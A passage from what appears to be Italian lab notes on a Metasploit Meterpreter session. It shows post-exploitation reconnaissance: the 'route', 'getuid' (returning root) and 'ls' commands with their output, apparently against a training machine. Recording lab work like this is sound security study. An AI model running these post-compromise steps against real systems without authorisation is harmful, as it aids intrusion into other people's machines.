IPv6 Address : fe80::a00:27ff:fef1:c58
IPv6 Netmask : ::

meterpreter > 
```

2- RACCOLTA INFO SU TABELLE ROUTING


- ROUTE



```
meterpreter > route

IPv4 network routes
===================

    Subnet         Netmask        Gateway  Metric  Interface
    ------         -------        -------  ------  ---------
    127.0.0.1      255.0.0.0      0.0.0.0
    192.168.11.112 255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fef1:c58  ::       ::
meterpreter > 
```

3- ALTRO


- GETUID
- LS



```
meterpreter > getuid
Server username: root
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:33 +0200  bin
040666/rw-rw-rw-  1024     dir   2012-05-14 05:36:28 +0200  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:51 +0100  cdrom
040666/rw-rw-rw-  13580    dir   2023-06-08 18:29:45 +0200  dev
040666/rw-rw-rw-  4096     dir   2023-06-08 18:29:48 +0200  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 08:16:02 +0200  home
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:40 +0100  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-14 05:35:56 +0200  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:22 +0200  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 23:55:15 +0100  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:52 +0100  media
040666/rw-rw-rw-  4096     dir   2010-04-28 22:16:56 +0200  mnt
100666/rw-rw-rw-  6542     fil   2023-06-08 18:30:09 +0200  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:39 +0100  opt
040666/rw-rw-rw-  0        dir   2023-06-08 18:29:37 +0200  proc
040666/rw-rw-rw-  4096     dir   2023-06-08 18:30:09 +0200  root
040666/rw-rw-rw-  4096     dir   2012-05-14 03:54:53 +0200  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:38 +0100  srv
040666/rw-rw-rw-  0        dir   2023-06-08 18:29:38 +0200  sys
040666/rw-rw-rw-  4096     dir   2023-06-08 18:50:21 +0200  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 06:06:37 +0200  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 15:08:23 +0100  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 18:55:41 +0200  vmlinuz

meterpreter > 
```

3- ALTRO

